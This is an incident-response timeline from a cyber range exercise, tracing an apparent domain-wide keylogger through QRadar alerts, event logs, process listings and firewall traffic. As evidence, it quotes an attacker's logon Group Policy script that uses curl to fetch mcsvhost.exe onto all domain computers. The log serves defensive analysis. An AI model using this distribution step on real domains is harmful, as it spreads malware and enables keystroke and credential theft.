

# Windsor Day 3: Domain Keylogger

Disclaimer: Cyber Range does not allow file transfers so all information is stored as screenshots

18:43 First packet from 213.0.0.86

	Oct 5, 2023, 6:5...	192.168.100.12	54711	192.168.200.1	53	udp_ip	Misc.domain
	Oct 5, 2023, 6:5...	172.16.100.6	49395	192.168.66.50	9980	tcp_ip	Other
	Oct 5, 2023, 6:4...	130.2.1.2	59087	213.0.0.86	80	tcp_ip	Web.Web.Misc
	Oct 5, 2023, 6:5...	192.168.100.15	49671	192.168.200.1	135	tcp_ip	FileTransfer.DCOM
	Oct 5, 2023, 6:5...	192.168.110.110	50559	192.168.66.6	443	tcp_ip	Web.SecureWeb

18:43 User accesses www.tech.com (172.16.100.4)

Oct 5, 2023, 6:43:14 PM	Oct 5, 2023, 6:44:14 PM	213.0.0.86	45241	172.16.100.4	80
-------------------------	-------------------------	------------	-------	--------------	----

18:57 Event ID 4672 Successful login

**Security** Number of events: 96,354 (0) New events available

Keywor...	Date and Time	Source	Event ID	Task Category
Audi...	10/5/2023 6:57:04 PM	Micros...	4672	Special Logon
Audi...	10/5/2023 6:57:04 PM	Micros...	4624	Logon
Audi...	10/5/2023 6:57:04 PM	Micros...	4634	Logoff
Audi...	10/5/2023 6:57:04 PM	Micros...	4673	Sensitive Privilege Use
Audi...	10/5/2023 6:57:04 PM	Micros...	4673	Sensitive Privilege Use

Event 4672, Microsoft Windows security auditing.

**General** Details

Special privileges assigned to new logon.

Subject:  
Security ID: SYSTEM  
Account Name: WS-WIN10-CNT2\$  
Account Domain: SERVICES  
Logon ID: 0x2336R

Log Name: Security  
Source: Microsoft Windows security  
Event ID: 4672  
Level: Information  
User: N/A  
OpCode: Info  
More Information: [Event Log Online Help](#)

Logged: 10/5/2023 6:57:04 PM  
Task Category: Special Logon  
Keywords: Audit Success  
Computer: WS-Win10-CNT2.Services.dom

19:00 QRadar: User accesses WS-Win10-Cnt2 (192.168.100.13)

Oct 5, 2023, 7:00:18 PM	Oct 5, 2023, 7:06:18 PM	192.168.100.13	49884	213.0.0.86
-------------------------	-------------------------	----------------	-------	------------


19:00 QRadar Offense Alert: Suspicious NET Traffic containing traffic end (Dest IP 213.0.0.86)

## Current Search Parameters:


Exclude Hidden Offenses [\(Clear Filter\)](#), Exclude Closed Offenses [\(Clear Filter\)](#)

	Id	Description
	41	Suspicious Net Traffic containing Traffic End


19:00 Mcsvhost accessed/modified on Windows 10-CNT2 (\\cnt-dc1.services.dom\SYSVOL)



??? Binary file uploaded from 213.0.0.86



Hello admin your "authentcation" required



## 20:15 QRadar Offense Alert: 192.168.200.1 Suspicious Probes 502 Events.

Offense 43			
Magnitude	<div><div></div></div>	Status	Relevance 4
Description	Local Suspicious Probe Events Detected containing Unknown Application		Offense Type Source IP
Source IP(s)	192.168.200.1 (192.168.200.1)	EventFlow count	502 events and 380 flows in 8 categories
Destination IP(s)	Local (13)	Start	Oct 5, 2023, 8:15:00 PM
Network(s)	Multiple (6)	Duration	10m 53s
		Assigned to	Unassigned

## Unsigned mcsvhost.exe file running

Process Explorer - Sysinternals: www.sysinternals.com [SERVICES\Administrator]

File Options View Process Find Users Help

Process CPU Private Bytes Working Set PID Description

svchost.exe	6.688 K	15,136 K	892	Host Process for Win...
svchost.exe	2.560 K	10,312 K	936	Host Process for Win...
svchost.exe	4.388 K	13,132 K	356	Host Process for Win...
svchost.exe	3.356 K	7,416 K	756	Host Process for Win...
svchost.exe	1.860 K	6,908 K	328	Host Process for Win...
svchost.exe	1.840 K	7,860 K	788	Host Process for Win...
svchost.exe	1.976 K	9,872 K	1040	Host Process for Win...
svchost.exe	1.768 K	11,904 K	1048	Host Process for Windows S... Microsoft Corporation
svchost.exe	3.276 K	9,396 K	1060	Host Process for Windows S... Microsoft Corporation
svchost.exe	2.172 K	7,564 K	1124	Host Process for Windows S... Microsoft Corporation
svchost.exe	8.800 K	18,148 K	1260	Host Process for Windows S... Microsoft Corporation
svchost.exe	21.044 K	28,204 K	1276	Host Process for Windows S... Microsoft Corporation
svchost.exe	1.432 K	6,700 K	1364	Host Process for Windows S... Microsoft Corporation
svchost.exe	4.064 K	11,932 K	1400	Host Process for Windows S... Microsoft Corporation
svchost.exe	6.628 K	17,880 K	1408	Host Process for Windows S... Microsoft Corporation
svchost.exe	3.120 K	16,996 K	1428	Host Process for Windows S... Microsoft Corporation
svchost.exe	2.768 K	9,100 K	1456	Host Process for Windows S... Microsoft Corporation
svchost.exe	1.284 K	5,800 K	1480	Host Process for Windows S... Microsoft Corporation
svchost.exe	5.372 K	15,148 K	1632	Host Process for Windows S... Microsoft Corporation
taskhostw.exe	5.272 K	14,640 K	412	Host Process for Windows T... Microsoft Corporation
mcsvhost.exe	30.796 K	4,168 K	2476	
svchost.exe	1.752 K	8,192 K	1640	Host Process for Windows S... Microsoft Corporation
svchost.exe	1.676 K	7,708 K	1712	Host Process for Windows S... Microsoft Corporation

## Logon GPO script uploaded to download mcsvhost.exe on all domain computers

Default Domain Policy

Scope Details Settings Delegation Status

Security Filtering show

Delegation show

Computer Configuration (Enabled) hide

Policies hide

Windows Settings hide

Security Settings show

Administrative Templates show

User Configuration (Enabled) hide

Policies hide

Windows Settings hide

Scripts hide


Logon hide

For this GPO, Script order: Not configured

Name	Parameters
\\cnt-dc1.services.dom\SYSTEM32\cmd.exe	/c curl -O http://192.168.200.1/mcsvhost.exe

Activate Windows  
Go to Settings to activate Windows

New Logon GPO script



Keylogger Firewall Traffic

CNT-DMZ	192.168.100.14			213.0.0.86		443
CNT-DMZ	192.168.100.15			213.0.0.86		443
CNT-DMZ	192.168.100.13			213.0.0.86		443
CNT-DMZ	192.168.100.12			213.0.0.86		443
CNT-DMZ	192.168.200.1			213.0.0.86		443
CNT-DMZ	192.168.66.20			213.0.0.86		443
CNT-DMZ	192.168.200.1			213.0.0.86		443
CNT-DMZ	192.168.66.20			213.0.0.86		443
CNT-DMZ	192.168.100.14			213.0.0.86		8080
CNT-DMZ	192.168.100.15			213.0.0.86		8080
CNT-DMZ	192.168.100.13			213.0.0.86		8080
CNT-DMZ	192.168.100.12			213.0.0.86		8080
CNT-DMZ	192.168.100.14			213.0.0.86		443
CNT-DMZ	192.168.100.15			213.0.0.86		443
CNT-DMZ	192.168.100.13			213.0.0.86		443
CNT-DMZ	192.168.100.12			213.0.0.86		443
CNT-DMZ	192.168.200.1			213.0.0.86		443
CNT-DMZ	192.168.66.20			213.0.0.86		443